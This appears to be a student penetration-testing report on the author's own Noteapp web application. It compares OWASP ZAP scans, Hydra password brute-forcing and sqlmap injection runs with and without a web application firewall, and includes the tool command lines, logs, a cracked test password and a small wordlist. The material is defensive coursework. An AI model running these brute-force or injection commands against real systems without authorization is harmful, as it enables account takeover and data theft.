
A Detailed Report On Penetration Testing Against Noteapp

Attack Vector: ZAP-OWASP
Result: The Noteapp endpoints would be entered in the attack field, and the Attack button would be pressed. The Zap has two steps,

1. *Crawling* - Carried out by Spider. Beginning from the supplied URL, the spider explores the app to determine all of the hyperlinks within it. The Spider tab at the bottom of the ZAP window will display the links as they are found. A passive scan will be carried out simultaneously in which is a passive scan is a harmless test that looks only for the responses and checks them against known vulnerabilities.
2*. Active Scan* - The Active Scan will launch, once the crawl is completed. ZAP will launch a variety of attack scenarios at the URLs listed in the Spider tab. Once the active scan has finished, the results will be displayed in the Alerts tab. This will contain all of the security issues found during both the Spider and Active scan. The alerts will be flagged according to their risk - red for High Priority, and green and yellow for Medium to Low Priority. Reports can be generated in multiple formats.

With WAF:
With the Web Application Firewall up, the steps mentioned above will be interrupted from proceeding any further, as a result the alerts would not be notified in the tabs.
Without WAF:
Without the Web Application Firewall not in the place, the above steps would be carried out and the alerts would be notified in the GUI dialogue box. *Note:* ZAP does not handle authentication by default. This means that any links requiring authentication will not be found or scanned. The Session Properties would be configured to include the login details that will allow ZAP access to the secure areas of your site.

Attack vector's Significance: Zed Attack Proxy is an easy-to-use integrated penetration testing tool for finding vulnerabilities in web applications. It is a Java interface. Zap functions as a web proxy as in it inspects the traffic from the client to the server. Zap can inspect the request and, response, and look for various security issues, like missing security headers.


Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
Untitled Session - OWASP ZAP 2.7.0
Welcome to the OWASP Zed Attack Proxy (ZAP)
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
https://csye62..g2019-dongak.me Scan Progress
Progress
Response Chart
Copy to Clipboard
Close

Host: https://csye6225-spring2019-dongak.me

	Strength	Progress	Elapsed	Reqs	Alerts	Sta...
Analyser			00:00.111	1		
Plugin						
Path Traversal	Insane	▬	00:50.389	783	0	✓
Remote File Inclusion	Insane	▬	00:28.239	455	0	✓
Server Side Include	Insane	▬	00:03.242	52	0	✓
Cross Site Scripting (Reflected)	Insane	▬	00:02.407	39	0	✓
Cross Site Scripting (Persistent) - Prime	Insane	▬	00:00.804	13	0	✓
Cross Site Scripting (Persistent) - Spider	Insane	▬	00:00.141	2	0	✓
Cross Site Scripting (Persistent)	Insane	▬	00:00.015	0	0	✓
SQL Injection	Insane	▬	00:35.483	798	0	✓
Server Side Code Injection	Insane	▬	00:06.320	104	0	✓
Remote OS Command Injection	Insane	▬	00:15.637	268	0	✓
Directory Browsing	Insane	▬	00:00.141	2	0	✓
External Redirect	Insane	▬	00:08.681	143	0	✓
Buffer Overflow	Insane	▬	00:00.831	13	0	✓
Format String Error	Insane	▬	00:02.363	39	0	✓
CRLF Injection	Insane	▬	00:05.498	91	0	✓
Parameter Tampering	Insane	▬	00:05.678	55	0	✓
Script Active Scan Rules	Insane	▬	00:00.005	0	0	⊘
Totals			02:46.041	2858	0	

Alerts (4)
- Cookie Without Secure Flag
- Incomplete or No Cache-control and Pragma HTTP Header
- Web Browser XSS Protection Not Enabled
- X-Content-Type-Options Header Missing

An OWASP ZAP GUI console displaying the results of various analysis in the alert tab after performing crawling, passive scan and active scan of the Noteapp application.

Attack Vector: Hydra

Result: A list of passwords built by user when given to the hydra and will likely be combined with other known (easy passwords, such as 'password1, password2' etc) to carry out a brute force attack against the Noteapp user authentication. Depending on the processing speed of the computer, Internet connection the brute force methodology will systematically go through each password until the correct one is discovered, if one exists.


With WAF:

The result of the brute force attack in this case would be a garbage value, which would not identify the password associated with user account from the list of all possible combinations of passwords in the input text file.

Without WAF:

The password associated with the user account, if exists in the list of passwords populated in the input text file, would be identified and presented in the output result.

Attack vector's Significance: Hydra is a well-known tool for dictionary attacks on various devices which can support many different services. As the majority of users would have weak passwords and all too often, they are easily guessed. Hydra serves to launch a relentless barrage of passwords at a login to guess the password. A little bit of social engineering and the chances of finding the correct password for a user are multiplied with Hydra.



```
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "qwerty435" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "qwerty465" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "qwerty905" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "qwerty675" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "qwerty895" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "qwerty123" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "qwerty008" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc123@yahoo.com" - pass "" - 8 of 8 [child 7] (0/0)
[STATUS] attack finished for csye6225-spring2019-dongak.me (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-04 02:25:34
root@kali:~# hydra -l abc@yahoo.com -P ~/Desktop/password.txt http-get://csye6225-spring2019-dongak.me/noteapp-1/ -s 443 -S -v -V
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-04 02:26:21
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-gets://csye6225-spring2019-dongak.me:443/noteapp-1/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty435" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty465" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty905" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty675" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty895" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty123" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty008" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "" - 8 of 8 [child 7] (0/0)
[443][http-get] host: csye6225-spring2019-dongak.me   login: abc@yahoo.com   password: qwerty123
[STATUS] attack finished for csye6225-spring2019-dongak.me (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-04 02:26:22
root@kali:~# hydra -l abc@yahoo.com -P ~/Desktop/password.txt http-get://csye6225-spring2019-dongak.me/noteapp-1/ -s 443 -S -v -V
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-04 02:28:19
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-gets://csye6225-spring2019-dongak.me:443/noteapp-1/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty435" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty465" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty905" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty675" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty895" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty113" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "qwerty008" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target csye6225-spring2019-dongak.me - login "abc@yahoo.com" - pass "" - 8 of 8 [child 7] (0/0)
[STATUS] attack finished for csye6225-spring2019-dongak.me (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-04 02:28:20
```

A hydra report after carrying out brute force attack with the input password.txt file against the Noteapp application.

Attack Vector: sqlmap

Result: An initial check would be made to confirm the vulnerability of the Noteapp to SQLMAP SQL Injection. The vulnerable databases holding the user data, the vulnerable data tables among those databases, data columns among those vulnerable tables, the usernames and password of the vulnerable columns can be found through sql injection with sqlmap. HTTP error codes during the run time and the vulnerable variables are detected after performing the sql injection.


With WAF:

SQLMAP gives an alert when a target's website is being shielded by a Web Application Firewall (WAF). However, SQLMAP has a feature labelled "tamper script" which enables you to check whether the site is vulnerable to SQLi and potentially bypass the WAF's signatures.

Without WAF:

A detailed report regarding various vulnerabilities of the web application would be presented on the console in this case.

Vector Significance: Every web application would have user input which is being frequently sent to the database, either because it needs to be stored or it needs to modify the existing database. There are higher chances of user input not properly validated and escaped which could allow an attacker to replace the user input with commands they can send directly to the database. sqlmap is an efficient open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:39:38 /2019-04-04/

[02:39:38] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] y
[02:39:41] [INFO] testing connection to the target URL
[02:39:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:39:41] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
do you want sqlmap to try to detect backend WAF/IPS? [y/N] y
[02:39:49] [WARNING] dropping timeout to 10 seconds (i.e. '--timeout=10')
[02:39:49] [INFO] using WAF scripts to detect backend WAF/IPS protection
[02:39:50] [WARNING] WAF/IPS product hasn't been identified
[02:39:50] [INFO] testing if the target URL content is stable
[02:39:51] [INFO] target URL content is stable
[02:39:51] [INFO] testing if URI parameter '#1*' is dynamic
[02:39:51] [WARNING] URI parameter '#1*' does not appear to be dynamic
[02:39:51] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[02:39:51] [INFO] testing for SQL injection on URI parameter '#1*'
[02:39:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:39:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:39:53] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:39:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:39:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:39:56] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:39:57] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[02:39:57] [INFO] testing 'MySQL inline queries'
[02:39:57] [INFO] testing 'PostgreSQL inline queries'
[02:39:57] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[02:39:58] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:39:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:39:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:39:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[02:39:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:40:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:40:01] [INFO] testing 'Oracle AND time-based blind'
[02:40:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:40:12] [WARNING] URI parameter '#1*' does not seem to be injectable
[02:40:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of prot
ection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[02:40:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 12 times, 404 (Not Found) - 115 times, 405 (Method Not Allowed) - 1 times

[*] ending @ 02:40:12 /2019-04-04/

root@kali:~# sqlmap -u https://csye6225-spring2019-dongak.me/noteapp-1/note/3daa7ae0-83a4-460a-b4a7-8726f99e8b75 --auth-type "basic" --auth-cred "abc@yahoo.com:qwerty123" --dbs
```

```
qwerty435
qwerty465
qwerty905
qwerty123
qwerty895
qwerty123
qwerty008
```

A sqlmap report after performing sql injection on the Noteapp application without the Web Application Firework.